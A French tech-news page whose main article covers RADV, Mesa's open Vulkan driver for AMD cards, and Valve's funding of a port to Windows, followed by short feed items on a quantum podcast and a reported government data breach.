
Logo LinuxFr automnal près de la puce NAVI 31 XT sur une carte Radeon RX 7900 XT
L’automne arrive, mettons nos cartes graphiques AMD bien au chaud auprès de nos pilotes libres…

Cette dépêche est aussi l’occasion de détailler l’implication de Valve dans Mesa ainsi que la présence grandissante de Mesa dans le marché des pilotes graphiques, qui s’étend désormais bien au-delà de Linux !

Sommaire

Pour simplifier la rédaction et la lecture, cette dépêche fait le choix éditorial d’appeler « pilote graphique » un pilote qui implémente des interfaces de programmation graphique (Vulkan, DirectX, OpenGL, etc.), et pas seulement un pilote impliqué dans le pilotage d’une carte graphique. Ainsi l’expression « pilote graphique » est utilisée pour être distinguée du « pilote noyau » (ou KMD, Kernel Mode Driver) qui s’interface directement avec le matériel mais ne fournit pas d’interface de programmation graphique comme Vulkan et les autres.

Vulkan, la solution graphique multiplateforme

Vulkan est une API graphique multiplateforme utilisée pour accélérer des applications graphiques comme des jeux vidéo, les effets de composition de votre bureau, des applications de rendu 3D comme Blender, ou encore pour accélérer le calcul (Vulkan compute peut faire tourner des moteurs de LLM sur votre machine, par exemple).

RADV, le pilote Vulkan libre pour carte AMD de chez Mesa

À l’origine, le pilote Vulkan maison de chez AMD était AMDVLK, il était utilisé sous Linux et sous Windows. Initialement propriétaire, la version Linux avait été ensuite libérée.

Mais si vous utilisez Vulkan sous Linux, vous utilisez RADV, pas AMDVLK. Que s’est-il donc passé ?

RADV, le pilote qui s’impatientait d’AMD

En 2016, s’impatientant de cette libération promise qui ne venait pas encore, David Airlie — contributeur à Mesa — avait initié avec Bas Nieuwenhuizen le projet RADV, un compétiteur pour AMDVLK. Phoronix décrivait la situation ainsi en 2016 :

Plusieurs mois avant même la publication officielle de la spécification Vulkan, AMD avait annoncé qu’ils lanceraient dans un premier temps un pilote Linux Vulkan à code source fermé, qui serait ensuite ouvert. Plus de six mois se sont écoulés depuis la sortie de Vulkan 1.0, mais ce pilote Linux Vulkan n'a toujours pas été libéré, et AMD n'a pas non plus indiqué quand cette mise à disposition du code pourrait effectivement avoir lieu.

En l'absence de pilote Radeon Vulkan open source, David Airlie et Bas Nieuwenhuizen ont entrepris de développer leur propre pilote Radeon Vulkan « communautaire », au moins à titre de solution provisoire et éventuellement pour faire pression sur AMD afin qu’ils publient leur pilote Vulkan officiel. Bas Nieuwenhuizen est un contributeur indépendant, tandis que David Airlie est le responsable du sous-système DRM et un développeur chez Red Hat qui participe depuis longtemps aux efforts de développement de pilotes Linux AMD/ATI open source.
-- https://www.phoronix.com/review/radeon-vulkan-radv (30/08/2016)

David avait écrit à l’époque sur son blog :

J'attendais qu'un pilote open source fasse son apparition quand je me suis rendu compte que je ferais mieux de le développer moi-même. Après en avoir discuté avec Bas, nous avons décidé de voir jusqu'où nous pouvions aller.
-- https://airlied.livejournal.com/81460.html (20/07/2016)

RADV vient de souffler sa 10ème bougie, et RADV a remplacé AMDVLK sous Linux et s’attaque désormais à Windows…

RADV, le pilote qui a déjà remplacé AMDVLK sous Linux

Comme rapporté dans la précédente dépêche « La pile graphique d’AMD sous Linux est désormais complètement libre », AMD avait annoncé le 21 mai 2025 que la version 25.10.1 de la suite Radeon Software for Linux serait la dernière à livrer des composants logiciels propriétaires. À l’époque AMD avait dit que « le pilote Vulkan de Mesa », (et donc, RADV) « sera officiellement pris en charge », et qu’ils abandonnaient les « pilotes OpenGL et Vulkan propriétaires ». On pouvait alors se demander ce qui adviendrait d’AMDVLK, si « le pilote propriétaire » devait s’entendre au sens de « le pilote à code fermé », ou dans le sens de « le pilote de chez AMD ».

L’histoire a montré que RADV a totalement remplacé AMDVLK sous Linux.

RADV à l’attaque de Windows

Grâce au travail préliminaire de Collabora et aux investissements de Valve pour poursuivre ces efforts, RADV pourrait bientôt être disponible sous Windows…

L’expérimentation de Faith Ekstrand

En juillet 2024 Faith Ekstrand avait proposé une requête de fusion à Mesa pour porter le pilote RADV sous Windows. Faith est un développeur de chez Collabora.

Quelques mois plus tard en octobre 2024 Faith Ekstrand avait présenté l’avancement de son travail lors de sa conférence « A little Windows with your Mesa » [pdf] lors de l’XDC (X.Org Developer's Conference). Une démonstration technique montrant une démo Vulkan tourner sous Windows 11 avec RADV avait été présentée.

Il s’agissait donc de faire fonctionner RADV sur WDDM (Windows Driver Display Model) au lieu du DRM (Direct Rendering Manager) de Linux.

Ce n’était qu’une démonstration, le code n’a jamais été fusionné dans Mesa, et la discussion n’avait pas bougé depuis. Cela prouvait pourtant que oui, cela était tout à fait faisable, et que si AMD le souhaitait, il leur suffisait de contracter avec Collabora.

La confirmation de Louis-Francis Ratté-Boulianne

C’est ce que vient de faire… non pas AMD, mais Valve, l’éditeur de la plate-forme de jeu vidéo Steam.

Comme le rapporte Phoronix :

Valve finance des ingénieurs de Collabora pour mener des travaux exploratoires préliminaires visant à porter le pilote open source Radeon Vulkan « RADV » sous Microsoft Windows.
-- https://www.phoronix.com/news/Valve-Sponsors-RADV-Windows (29/07/2026)

Le développeur Louis-Francis Ratté-Boulianne a rendu public ces travaux préliminaires dans un article sur le blog de Collabora intitulé « Cracking Windows Open: Porting RADV to WIN32 », Ouvrir une brèche vers Windows : porter RADV sur WIN32.

Louis-Francis précise que cette nouvelle expérimentation est fondée sur le travail déjà réalisé par Faith en 2024. Le projet est désormais à un niveau d’avancement élevé : le jeu Counter-Strike 2 (distribué, édité et développé par Valve) tourne déjà !

Une alternative à Dozen

Dozen (aussi connu comme VulkanOn12 chez Microsoft) est un pilote Mesa implémentant Vulkan sur DX12 (DirectX 12). Il est donc déjà possible d’utiliser un pilote libre Vulkan sous Windows, mais il est moins avancé que RADV, et il requiert le pilote propriétaire DX12 de la carte graphique, donc ici le pilote d’AMD. RADV s’interface directement avec le pilote noyau AMD sans intermédiaire graphique, permettant de bénéficier de tous les avantages de RADV déjà disponible sous Linux, dès lors que ce pilote Windows implémente des interfaces compatibles, sans dépendre des interfaces DX12 (contrôlées par Microsoft) ou du niveau d’implémentation du pilote DX12 d’AMD.

Le niveau de libération de la pile Vulkan sur AMD sous Windows peut donc être comparé ainsi :

Implémentation RADV Dozen AMDVLK
Vulkan libre libre propriétaire
Intermédiaire (DX12) propriétaire
Pilote noyau (KMD) propriétaire propriétaire propriétaire

L’implication de Valve dans RADV et Mesa

David Airlie et Bas Nieuwenhuizen ne sont pas les seules personnes ayant travaillé ou travaillant sur RADV, Samuel Pitoiset en est aussi un développeur incontournable. Samuel Pitoiset a été embauché par Valve en 2015 et est membre de la « Valve Linux driver team ». Samuel était en 2024 et en 2025 le plus gros contributeur Mesa (7.87% des commits de l’année en 2024, 6.78% en 2025).

Samuel participe aussi au développement d’ACO (Amd COmpiler), le compilateur de shader (code qui s’exécute sur la carte graphique. Principalement développé par Daniel Schürmann, le compilateur ACO a remplacé LLVM dans RADV (pilote Vulkan), et petit-à-petit, a aussi remplacé LLVM dans RadeonSI (pilote OpenGL) et dans RustiCL (pilote OpenCL). Daniel a été recruté par Valve en 2019.

Valve est un contributeur majeur de Mesa, finançant le travail de très nombreux développeurs. Il est difficile de suivre la carrière de chacun mais voici rassemblées quelques informations glanées ici ou là :

Contributeur Mesa Relation avec Valve Période documentée Spécialité Références
Samuel Pitoiset Emploi 2016 → aujourd’hui RADV, ACO, NIR 1 2 3
Andres Rodriguez Emploi au moins 2016 RADV, RadeonSI, AMDGPU, DRM 1 2 3
Keith Packard Contrat (Indépendant) au moins 2017 → 2018 RADV, ANV, DRM, affichage 1 2
Pierre-Loup Griffais Emploi au moins 2017 → aujourd’hui RADV, Vulkan, Proton, Steam 1 2 3
Timothy Arceri Emploi 2017 → période ultérieure RadeonSI, GLSL, OpenGL 1 2
Connor Abbott Emploi 2017 → période ultérieure NIR, compilation, RADV, Turnip 1 2 3
Daniel Schürmann Contrat (Indépendant) 2018 → au moins 2025 ACO, RADV, NIR 1 2 3
Tony Wasserka Emploi 2020 → au moins 2024 RADV, Vulkan 1 2
Martin Roukala Contrat (Indépendant) 2020 → aujourd’hui Mesa CI, tests, infrastructure 1 2 3
Hans-Kristian Arntzen Contrat (Indépendant) au moins 2020 → aujourd’hui RADV, Vulkan, VKD3D-Proton 1 2 3
Andrés Gómez Sous-traitance (Igalia) au moins 2020 → au moins 2021 Mesa CI, RADV, ANV, DXVK 1 2
Timur Kristóf Contrat (Indépendant) au moins 2021 → aujourd’hui RADV, ACO, NIR 1 2
Natalie Vock Contrat (Indépendant) 2022 → aujourd’hui RADV, ACO, NIR, ray tracing 1 2 3 4
Charlie Turner Sous-traitance (Igalia) au moins 2022 Mesa CI, tests, RADV, ANV 1 2
Dhruv Mark Collins Sous-traitance (Igalia) 2022 → aujourd’hui Turnip, Adreno, Vulkan 1 2
Robin Kertels Contrat (Indépendant) au moins 2022 → aujourd’hui KosmicKrisp, Vulkan, DXVK 1 2 3
Alyssa Rosenzweig Contrat (Indépendant) 2023 → 2024 Panfrost, PanVK, AGX, NIR, compilation 1 2 3 4
Rhys Perry Contrat (Indépendant) au moins 2024 → 2026 RADV, ACO, NIR, ray tracing 1 2 3
Mike Blumenkrantz Contrat (Indépendant) au moins 2024 → aujourd’hui Zink, RADV, Vulkan, infrastructure 1 2 3
Anna Maniscalco Emploi au moins 2024 → aujourd’hui Turnip, Vulkan, Adreno 1 2 3
Mary Guillemard Contrat (Indépendant) 2025 → aujourd’hui NVK, Vulkan, pilotes NVIDIA 1
Thomas Andersen Contrat (Indépendant) au moins 2025 → aujourd’hui NVK, Vulkan, NVIDIA 1 2
Danylo Piliaiev Sous-traitance (Igalia) au moins 2025 → aujourd’hui Turnip, Adreno, Vulkan 1
Job Noorman Sous-traitance (Igalia) au moins 2025 → aujourd’hui Turnip, NIR, compilateur 1
Autumn Ashton Emploi au moins 2025 → aujourd’hui NVK, RADV, Vulkan, DXVK, VKD3D-Proton 1 2 3
Marek Olšák Emploi 2026 → aujourd’hui RadeonSI, Gallium3D, RADV 1 2
Louis-Francis Ratté-Boulianne Sous-traitance (Collabora) au moins 2026 → aujourd’hui RADV, Vulkan, WDDM 1 2

La liste est très certainement incomplète, car d’autres personnes comme Louis-Francis Ratté-Boulianne peuvent travailler sur des missions de Valve sans travailler directement pour Valve. Ces personnes travaillent pour d’autres entités intermédiaires comme Collabora ou Igalia et les relations et le détail des missions ne sont pas forcément publiques ou faciles à trouver.

Dans cette table, la période documentée tente de retranscrire les périodes de contrat. Par exemple il est connu que Charlie Turner a travaillé pour Valve sur la CI (Intégration Continue) de Mesa en 2022 et nous savons aussi qu’il travaillait déjà sur ce même projet en 2021 sans qu’il soit évident si c’était déjà à la demande de Valve ou non.

Igalia et Collabora sont des sous-traitants et intégrateurs spécialisés dans le développement de solutions libres (pas seulement graphiques).

Mesa part conquérir le monde

Si un même pilote Vulkan peut fonctionner à la fois sur Linux et Windows, d’autres pilotes pour d’autres API ou d’autres matériels peuvent-ils suivre le même chemin ?

Et pour OpenGL sous Windows ?

Il est déjà possible d’utiliser une solution Mesa pour OpenGL sous Windows, grâce au pilote GLON12 développé par Microsoft chez Mesa. GLON12 convertit à la volée les appels OpenGL vers la solution propriétaire DirectX 12, et l’on peut déjà tester cette solution grâce à pal100 qui empaquette ces pilotes pour Windows. Cela dit, c’est fragile. La rédaction a testé, et les versions actuelles ont des bugs d’affichage assez sérieux (au moins avec le pilote propriétaire AMD sous-jacent), il faut remonter à 2024 pour avoir un rendu correct.

Il existe aussi chez Mesa le pilote Zink traduisant les appels OpenGL vers Vulkan, et donc jusqu’à maintenant, vers AMDVLK sous Windows. Mais si RADV devenait une solution sérieuse sous Windows, alors Mesa pourrait fournir OpenGL sous Windows en prenant en charge toute la pile d’exécution depuis OpenGL, s’arrêtant seulement à la limite du pilote noyau Windows, sans aucun logiciel intermédiaire tiers.

Et DirectX 12 dans tout ça ?

Là encore, RADV sous Windows permettrait aussi d’utiliser une solution libre pour DirectX ! Il existe plusieurs pilotes DirectX écrits pour convertir les appels Direct3D vers Vulkan initialement développés pour être exécutés dans Wine ou Proton sous Linux. Ces pilotes DirectX sont donc déjà écrits pour tourner dans un environnement Windows. Bien qu’ils soient moins testés sur un véritable Windows que dans un environnement Wine, ils existent. RADV serait la dernière brique pour court-circuiter entièrement les pilotes propriétaires graphiques sous Windows.

La couche la plus basse, le pilote noyau AMD, resterait propriétaire.

Tout ce qui tourne sur RADV

Voici ce qui est déjà faisable sous Linux, et ce qui serait bientôt réalisable sous Windows :

API Solution possible Windows (aussi possible sous Linux)
Vulkan RADV
OpenGL Zink sur RADV
Direct3D 12 vkd3d sur RADV
Direct3D 9 à 11 DXVK sur RADV
Direct3D 8 D3D8-to-D3D9 sur DXVK sur RADV
OpenCL RustiCL Zink sur RADV

Pour OpenGL et OpenCL utiliser Zink sur RADV n’est pas la solution recommandée sous Linux (mieux vaut utiliser RadeonSI et RustiCL), mais techniquement ça marche, c’est pourquoi on sait que ça pourrait aussi marcher sous Windows.

Donc grâce à Zink, Mesa pourrait fournir OpenGL sur les systèmes qui auraient RADV mais pas RadeonSI. De même pour OpenCL.

Voici un tableau plus général des opportunités que propose ou pourrait proposer l’écosystème libre (si RADV sur Windows devient viable) :

API Solution recommandée Linux Solution possible Windows et Linux Autre solution possible Windows
Vulkan Mesa RADV Mesa RADV Mesa Dozen (VulkanOn12)
OpenGL Mesa Gallium3D avec Mesa RadeonSI Mesa Zink sur Mesa RADV Mesa GLON12 (OpenGLOn12)
Direct3D 12 vkd3d sur Mesa RADV vkd3d sur Mesa RADV vkd3d sur Mesa Dozen
Direct3D 9 à 11 DXVK sur Mesa RADV DXVK sur Mesa RADV DXVK sur Mesa Dozen
Direct3D 8 D3D8-to-D3D9 sur DXVK sur Mesa RADV D3D8-to-D3D9 sur DXVK sur Mesa RADV D3D8-to-D3D9 sur DXVK sur Mesa Dozen
OpenCL Mesa RustiCL avec Mesa RadeonSI Mesa RustiCL avec Mesa Zink sur Mesa RADV Microsoft OpenCLOn12 avec Mesa CLOn12Compiler

Et pour Vulkan sur macOS ?

Valve est d’abord une plate-forme de vente de jeux vidéo. Ce qui leur importe le plus, c’est que vous puissiez leur acheter des jeux (développés par eux ou par n’importe qui). À ce titre, il importe à Valve que le maximum de jeux fonctionne sur votre machine, quelle que soit votre machine. Valve peut donc, si nécessaire, décider de fournir à ses utilisateurs ses propres pilotes, distribués avec Steam.

En participant au développement de RADV sous Linux et Windows, Valve se donne le pouvoir de contrôler la qualité de la pile logicielle d’exécution des jeux qu’ils vendent, jusqu’au pilote graphique inclus.

Pour macOS, la solution n’est pas à voir du côté de RADV (les derniers macs n’ont plus de cartes graphiques AMD de toute façon), mais du côté de MolktenVK et KosmicKrisp, des pilotes libres convertissant les appels Vulkan vers l’API Metal de macOS.

Sur macOS Vulkan est déjà disponible grâce à MoltenVK, une implémentation propriétaire traduisant Vulkan pour l’API Metal de macOS. Valve a investi dans MoltenVK. Cela permet par exemple à Valve de faire tourner leur jeu Dota2 sur macOS et pouvoir continuer à le vendre aux utilisateurs de macOS sans se soucier de l’obsolétisation d’OpenGL sur macOS par Apple. Valve avait poussé à ce que MoltenVK soit libéré, ce qui fut fait en 2018 grâce à un travail conjoint de Valve, de The Brenwill Workshop (la société à l’origine de MoltenVK), LunarG et Khronos. LunarG est un autre sous-traitant spécialisé dans les solutions graphiques et Vulkan libres. Khronos est le consortium à but non lucratif définissant le standard Vulkan. Le code source de MoltenVK est hébergé par Khronos directement.

KosmicKrisp est lui un pilote Mesa qui fait de même (convertir Vulkan vers Metal) mais de façon intimement spécialisée pour les puces AGX que l’on trouve dans les ordinateurs Apple M1, M2, etc. (aussi appelé « Apple Silicon »).

Et pour Intel et Nvidia sous Linux et Windows ?

Pour les utilisateurs Linux utilisant une carte Intel ou Nvidia, il y a déjà chez Mesa le pilote Vulkan officiel ANV développé par Intel, et le pilote expérimental NVK pour Nvidia. Il y a des connexions : Faith Ekstrand avait initié NVK chez Collabora et Collabora est connu pour travailler avec Valve… RADV pour AMD avait été initié en réutilisant du code d’ANV d’Intel… Tout cet écosystème est tissé de liens profonds que ce soit en termes de relations personnelles ou de mutualisation de code.

Pour les utilisateurs Windows utilisant une carte Intel ou Nvidia, rien n’est à l’horizon du côté de chez Mesa, excepté Dozen. Il faut donc utiliser les pilotes graphiques propriétaires de chez Intel et Nvidia (que ce soit le pilote Vulkan propriétaire directement, ou le pilote DX12 propriétaire comme sous-couche à Dozen). La situation est donc pour le moment la même qu’avec AMD sous Windows jusqu’à ce que RADV devienne utilisable pour le grand public.

Mesa prend le contrôle des pilotes Vulkan

Si on se concentre uniquement sur l’API Vulkan, voici ce que pourrait proposer l’écosystème libre dans un futur proche :

Système Matériel AMD Matériel Intel Matériel Nvidia Matériel Apple
Linux Mesa RADV Mesa ANV Mesa NVK Mesa Asahi
Windows Mesa RADV Mesa Dozen Mesa Dozen
macOS Khronos MoltenVK Khronos MoltenVK Khronos MoltenVK Mesa KosmicKrisp

C’est une très bonne nouvelle. Vulkan avait été conçue pour devenir « l’API graphique universelle », sauf qu’au final le marché était resté très divisé : DX12 sur Windows, Metal sur macOS, Vulkan ailleurs (et ne parlons même pas des consoles…). La présence de Vulkan sous Windows dépendant entièrement du bon-vouloir des fabricants de carte graphiques, et ni Apple ni les fabricants de carte graphiques n’ont jamais développé un pilote Vulkan pour macOS…

Pour un distributeur de jeu vidéo comme Valve c’est excellent : ça signifie que si nécessaire, le jeu peut être distribué avec RADV sur Windows et Linux pour les utilisateurs de cartes graphiques AMD, et MoltenVK ou KosmicKrisp sur macOS afin de fournir une expérience Vulkan finement contrôlée, et autres combinaisons sus-mentionnées. Cela permet de contrôler et donc d’assurer au maximum la compatibilité d’un jeu.

Pour les développeurs et éditeurs de jeu, le bénéfice est le même. Si nécessaire, il devient possible d’indiquer au distributeur un pilote libre à intégrer avec le jeu.

Pour le joueur, il peut utiliser lui-même une autre option s’il la préfère ou en a besoin.

Ainsi, que ce soit avec des solutions propriétaires ou libre, Vulkan est déjà disponible quasiment partout, et le devient désormais encore plus souvent sous forme de pilote libre, grâce à Khronos et Mesa.

  • Dis Mesa, tu veux faire quoi cette nuit ?
  • La même chose que chaque nuit, Vulkan, tenter de conquérir le MONDE !

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Opinions Libres
  • Actualités quantiques d’août 2026
    Bienvenue dans ce 83ième épisode de Quantum, le podcast de l’actualité quantique en France et dans le monde. Nous allons bientôt fêter ses 7 ans ! Evénements Il y avait un peu relâche au mois d’août ! En pratique, non, car les conférences scientifiques se tiennent aussi en août. Dont SQA à Gothenburg la dernière semaine d’août, sur […]

Actualités quantiques d’août 2026

31 août 2026 à 11:53
Bienvenue dans ce 83ième épisode de Quantum, le podcast de l’actualité quantique en France et dans le monde. Nous allons bientôt fêter ses 7 ans ! Evénements Il y avait un peu relâche au mois d’août ! En pratique, non, car les conférences scientifiques se tiennent aussi en août. Dont SQA à Gothenburg la dernière semaine d’août, sur […]
  • ✇Korben
  • La plateforme Zéro Logement Vacant a été piratée
    Zéro Logement Vacant, ce nom ne vous dit peut-être rien, mais c'est un service de l'État censé aider les collectivités à remettre sur le marché les logements vides. Il vient de se retrouver au cœur d'une fuite de données colossale. Un pirate qui se fait appeler ZeroBytes affirme avoir aspiré près de 149 millions de lignes brutes depuis la plateforme. Après nettoyage des doublons, ça correspondrait à environ 48 millions de personnes différentes. En croisant les noms et les dates de naissance, on

La plateforme Zéro Logement Vacant a été piratée

30 août 2026 à 15:31

Zéro Logement Vacant, ce nom ne vous dit peut-être rien, mais c'est un service de l'État censé aider les collectivités à remettre sur le marché les logements vides. Il vient de se retrouver au cœur d'une fuite de données colossale.

Un pirate qui se fait appeler ZeroBytes affirme avoir aspiré près de 149 millions de lignes brutes depuis la plateforme. Après nettoyage des doublons, ça correspondrait à environ 48 millions de personnes différentes. En croisant les noms et les dates de naissance, on grimpe même à plus de 71 millions, mais les deux chiffres ne s'additionnent pas.

D'où vient une telle masse de données ? Essentiellement du foncier. La plateforme avait chargé d'énormes fichiers de propriétaires issus du cadastre et de la DGFiP, autrement dit le fisc. Deux tables contiennent presque tout, environ 82 millions de lignes de propriétaires d'un côté, et 66,9 millions provenant d'un fichier foncier national de 2024 de l'autre.

